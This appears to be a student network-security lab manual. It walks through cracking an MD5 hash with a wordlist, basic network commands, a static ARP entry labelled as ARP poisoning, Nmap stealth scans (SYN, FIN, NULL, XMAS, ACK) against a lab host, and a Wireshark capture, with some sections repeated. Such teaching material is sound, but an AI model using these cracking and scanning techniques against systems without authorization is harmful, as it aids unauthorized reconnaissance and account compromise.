
- Go to MD5 hashes, right click and select add to list and paste the MD5 hash and click on OK.




- Select the MD5 hash and right click and select Dictionary attack



-Right Click and select add to list, then select the "wordlist.txt" file




Click on start



Output:

-The password is successfully cracked



Conclusion: The Program Successfully run and compiled.

Theory-3

ifconfig, ping, netstat, and traceroute

Theory : The **ifconfig** command can be used from the command line either to assign an address to a network interface or to configure or display the current network interface configuration information. The **ifconfig** command must be used at system startup to define the network address of each interface present on a machine. It can also be used at a later time to redefine an interface's address or other operating parameters. The network interface configuration is held on the running system and must be reset at each system restart. The **ifconfig** command interprets the **IFF_MULTICAST** flag and prints the value of this flag if it is set.

Practical-3

Aim: Implement the ifconfig, ping, netstat, and traceroute.

Output:

Ifconfig :-

```
bhavans@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.77.128 netmask 255.255.255.0 broadcast 192.168.77.255
        inet6 fe80::1078:c07b:1473:aba1 prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:51:55:2a txqueuelen 1000 (Ethernet)
            RX packets 1335 bytes 1721425 (1.7 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 599 bytes 56352 (56.3 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 313 bytes 22377 (22.3 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 313 bytes 22377 (22.3 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ping :-

```
bhavans@ubuntu:~$ ping -c 4 google.com
PING google.com (216.58.199.174) 56(84) bytes of data.
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=1 ttl=128 time=4.28 ms
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=2 ttl=128 time=5.43 ms
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=3 ttl=128 time=4.82 ms
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=4 ttl=128 time=6.35 ms

--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 4.282/5.224/6.351/0.771 ms
```

Netstat :-

```
bhavans@ubuntu:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 localhost:37463          localhost:epmd        ESTABLISHED
tcp      0      0 localhost:epmd           localhost:37463        ESTABLISHED
tcp      0      0 ubuntu:46056            api.snapcraft.io:https ESTABLISHED
tcp      0      0 ubuntu:40484            151.101.154.49:https ESTABLISHED
tcp      0      0 localhost:epmd           localhost:48495       TIME_WAIT
tcp      0      0 ubuntu:39550            oscp-router02.gno:https ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags     Type      State          I-Node    Path
unix    3      [ ]      DGRAM                    20226    /run/systemd/notify
unix    2      [ ]      DGRAM                   44182    /run/user/1000/system
d/notify
unix    2      [ ]      DGRAM                   37481    /run/user/121/system
/notify
```

Traceroute :-

```
bhavans@ubuntu:~$ traceroute -4 192.168.0.100
traceroute to 192.168.0.100 (192.168.0.100), 30 hops max, 60 byte packets
 1 _gateway (192.168.77.2)  2.208 ms  2.046 ms  1.913 ms
 2 * * *
 3 * * *
 4 * * *
 5 * * *
 6 * * *
 7 * * *
 8 * * *
 9 * * *
10 * * *
```

Practical-3 : Example-1

Aim: Run and analyze the output of following commands in Linux

- (i) ifconfig
- (ii) ping

Output:

Ifconfig :-

```
bhavans@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.77.128 netmask 255.255.255.0 broadcast 192.168.77.255
        inet6 fe80::1078:c07b:1473:aba1 prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:51:55:2a txqueuelen 1000 (Ethernet)
            RX packets 1335 bytes 1721425 (1.7 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 599 bytes 56352 (56.3 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 313 bytes 22377 (22.3 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 313 bytes 22377 (22.3 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ping :-

```
bhavans@ubuntu:~$ ping -c 4 google.com
PING google.com (216.58.199.174) 56(84) bytes of data.
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=1 ttl=128 time=4.28 ms
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=2 ttl=128 time=5.43 ms
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=3 ttl=128 time=4.82 ms
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=4 ttl=128 time=6.35 ms

--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 4.282/5.224/6.351/0.771 ms
```

Practical-3 : Example-2

Aim: Run and analyze the output of following commands in Linux

- (i) netstat
- (ii) traceroute.

Output:

Netstat :-

```
bhavans@ubuntu:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 localhost:37463          localhost:epmd        ESTABLISHED
tcp      0      0 localhost:epmd          localhost:37463        ESTABLISHED
tcp      0      0 ubuntu:46056           api.snapcraft.io:https ESTABLISHED
tcp      0      0 ubuntu:40484           151.101.154.49:https ESTABLISHED
tcp      0      0 localhost:epmd          localhost:48495       TIME_WAIT
tcp      0      0 ubuntu:39550           oscp-router02.gno:https ESTABLISHED

Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags     Type      State           I-Node    Path
unix  3      [ ]     DGRAM           20226   /run/systemd/notify
unix  2      [ ]     DGRAM           44182   /run/user/1000/system
d/notify
unix  2      [ ]     DGRAM          37481   /run/user/121/system
/notify
```

Traceroute :-

```
bhavans@ubuntu:~$ traceroute -4 192.168.0.100
traceroute to 192.168.0.100 (192.168.0.100), 30 hops max, 60 byte packets
 1 _gateway (192.168.77.2)  2.208 ms  2.046 ms  1.913 ms
 2 * * *
 3 * * *
 4 * * *
 5 * * *
 6 * * *
 7 * * *
 8 * * *
 9 * * *
10 * * *
```

Practical-3: Example-3

Aim: Perform ARP Poisoning in Windows.

Output:

-Display all arp entries using “arp –a” command in cmd.

```
C:\Windows\system32>arp -a

Interface: 192.168.3.183 --- 0x5
  Internet Address      Physical Address      Type
  192.168.3.1           08-35-71-f0-35-9c    dynamic
  192.168.3.62          e0-69-95-a2-c0-73    dynamic
  192.168.3.78          fc-aa-14-ef-48-d2    dynamic
  192.168.3.103         38-60-77-86-cf-a9    dynamic
  192.168.3.105         e0-d5-5e-3e-2c-4e    dynamic
  192.168.3.107         e0-d5-5e-3e-2d-34    dynamic
  192.168.3.108         e0-d5-5e-3e-2f-9f    dynamic
  192.168.3.109         40-8d-5c-68-57-e2    dynamic
  192.168.3.110         e0-d5-5e-3e-2e-3e    dynamic
  192.168.3.113         fc-aa-14-ef-49-0b    dynamic
  192.168.3.115         7c-05-07-0f-f6-00    dynamic
```

-Use “ipconfig” command to check the MAC address and IP address of your pc

```
Ethernet adapter Ethernet:

  Connection-specific DNS Suffix  . :
  Description . . . . . : Realtek PCIe GBE Family Controller
  Physical Address. . . . . : E0-D5-5E-3E-2F-A4
  DHCP Enabled. . . . . : Yes
  Autoconfiguration Enabled . . . . . : Yes
  Link-local IPv6 Address . . . . . : fe80::2954:e219:fae8:61d%5(PREFERRED)
  IPv4 Address. . . . . : 192.168.3.183(PREFERRED)
  Subnet Mask . . . . . : 255.255.255.0
  Lease Obtained. . . . . : Tuesday, February 12, 2019 7:01:54 AM
  Lease Expires . . . . . : Wednesday, February 13, 2019 7:01:54 AM
  Default Gateway . . . . . : 192.168.3.1
  DHCP Server . . . . . : 192.168.3.1
  DHCPv6 IAID . . . . . : 249615710
  DHCPv6 Client DUID. . . . . : 00-01-00-01-23-62-B1-D8-E0-D5-5E-3E-2F-A4
  DNS Servers . . . . . : 202.88.130.67
                                202.88.130.15
```

-Use “arp –s” command to associate any IP address with MAC address

```
C:\Windows\system32>arp -s 192.168.3.183 E0-D5-5E-3E-2F-A4
```

-Use “arp -a” command to list arp entries and find your IP address

```
192.168.3.183      e0-d5-5e-3e-2f-a4      static
```

-As we can see our IP address is mapped with the MAC address we specified

Conclusion: The Program Successfully run and compiled.

Theory-4

ACK, SYN, FIN, NULL, XMAS

Theory : The ACK signal is sent by the receiving station (destination) back to the sending station (source) after the receipt of a recognizable block of data of specific size. In order to be recognizable, the data block must conform to the protocol in use. When the source receives the ACK signal from the destination, it transmits the next block of data. If the source fails to receive the ACK signal, it either repeats the block of data or else ceases transmission, depending on the protocol.

SYN scanning is a tactic that a malicious hacker (or [cracker](#)) can use to determine the state of a communications [port](#) without establishing a full connection. This approach, one of the oldest in the repertoire of crackers, is sometimes used to perform denial-of-service ([DoS](#)) attacks. SYN scanning is also known as half-open scanning.

Practical-4

Aim: Implement the various forms ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

Output:

ACK -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -sA -T4 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 07:52 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0020s latency).
All 1000 scanned ports on 192.168.3.145 are filtered
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 77.70 seconds
```

SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -p22,113,139 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 07:56 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0011s latency).

PORT      STATE      SERVICE
22/tcp    filtered  ssh
113/tcp   filtered  ident
139/tcp   open       netbios-ssn
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 68.26 seconds
```

FIN Scan (-sF)

Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
C:\WINDOWS\system32>nmap -sF -T4 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 07:58 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.3.145 are open|filtered
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 108.88 seconds
```

NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

Command: nmap -sN -p 22 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -sN -p 22 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 08:10 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0020s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered  ssh
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 48.22 seconds
```

XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: nmap -sX -T4 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -sX -T4 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 08:11 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.3.145 are open|filtered
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 65.79 seconds
```

Practical-4 : Example-1

Aim: Use NMap scanner to perform port scanning of various forms :

- (i) ACK
- (ii) SYN
- (iii) FIN.

Output:

ACK -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -sA -T4 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 07:52 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0020s latency).
All 1000 scanned ports on 192.168.3.145 are filtered
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 77.70 seconds
```

SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -p22,113,139 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 07:56 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0011s latency).

PORT      STATE      SERVICE
22/tcp    filtered  ssh
113/tcp   filtered  ident
139/tcp   open       netbios-ssn
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 68.26 seconds
```

FIN Scan (-sF)

Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
C:\WINDOWS\system32>nmap -sF -T4 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 07:58 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.3.145 are open|filtered
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 108.88 seconds
```

Theory-5

Capture network traffic and analyse

Theory : Wireshark is suitable for novice and expert users alike. The user interface is incredibly simple to use once you learn the initial steps to capture packets. More advanced users can use the platform's decryption tools to break down encrypted packets as well.


One of the core functions of Wireshark as a network analysis tool is to capture packets of data. Learning how to set up Wireshark to capture packets is essential to conducting detailed network analysis.

Capture Filters and Display Filters are two types of distinct filters that can be used on Wireshark.

Practical-5

Aim: Implement the capture network traffic and Analyse.

-Select Network Interface



Output:

The screenshot shows a Wireshark capture window titled "Capturing from Ethernet". The main pane displays a list of network frames. Frame 1 is selected, showing details for an HTTP request from 121.241.25.1 to 192.168.3.120. The "Info" column indicates the frame is a TCP segment (Seq=1, Ack=1, Len: 31) for port 443. Below the list, a detailed hex dump and ASCII representation of the selected frame are shown.


No.	Time	Source	Destination	Protocol	Length	Info
1290	42.672869	121.241.25.1	192.168.3.120	TCP	1514	80 → 2247 [PSH, ACK] Seq=1, Ack=1, Len: 31
1291	42.673000	192.168.3.120	121.241.25.1	TCP	54	2247 → 80 [ACK] Seq=788, Ack=792, Len: 0
1292	42.674460	121.241.25.1	192.168.3.120	TCP	1514	80 → 2247 [PSH, ACK] Seq=788, Ack=792, Len: 0
1293	42.674847	121.241.25.1	192.168.3.120	HTTP	532	HTTP/1.1 200 OK (application/javascript)
1294	42.674848	121.241.25.1	192.168.3.120	TCP	60	80 → 2247 [FIN, ACK] Seq=792, Ack=793, Len: 0
1295	42.674961	192.168.3.120	121.241.25.1	TCP	54	2247 → 80 [ACK] Seq=788, Ack=793, Len: 0

```
> Frame 1: 85 bytes on wire (680 bits), 85 bytes captured (680 bits) on interface 0
> Ethernet II, Src: Caswell_08:35:9c (08:35:71:f0:35:9c), Dst: Giga-Byte_3e:2e:3e (e0:d5:5e:3e:2e:3e)
> Internet Protocol Version 4, Src: 23.58.234.249, Dst: 192.168.3.120
> Transmission Control Protocol, Src Port: 443, Dst Port: 1917, Seq: 1, Ack: 1, Len: 31
> Secure Sockets Layer

0000 e0 d5 5e 3e 2e 3e 08 35 71 f0 35 9c 08 00 45 00 ..^>..5 q 5...E+
0010 00 47 a9 27 40 00 40 06 cb 35 17 3a ea f9 c0 a8 .G-'@@-5:.....
0020 03 78 01 bb 07 7d 70 8a 2f 81 9a b9 eb d7 50 19 .x...jp. /.....P.
0030 00 8c 3d eb 00 00 15 03 03 00 1a e2 e3 c7 8c 9d ..m.....
0040 6f ae 80 68 81 b8 31 72 b3 53 c6 4f f8 49 af a9 o..h..1r..S..O..I...
0050 e4 16 cb d1 63 .....c
```

Practical-5 : Example-1

Aim: Use Wireshark (Sniffer) to capture network traffic and analyse.



-Select Network Interface

Output:

-Capture Packets


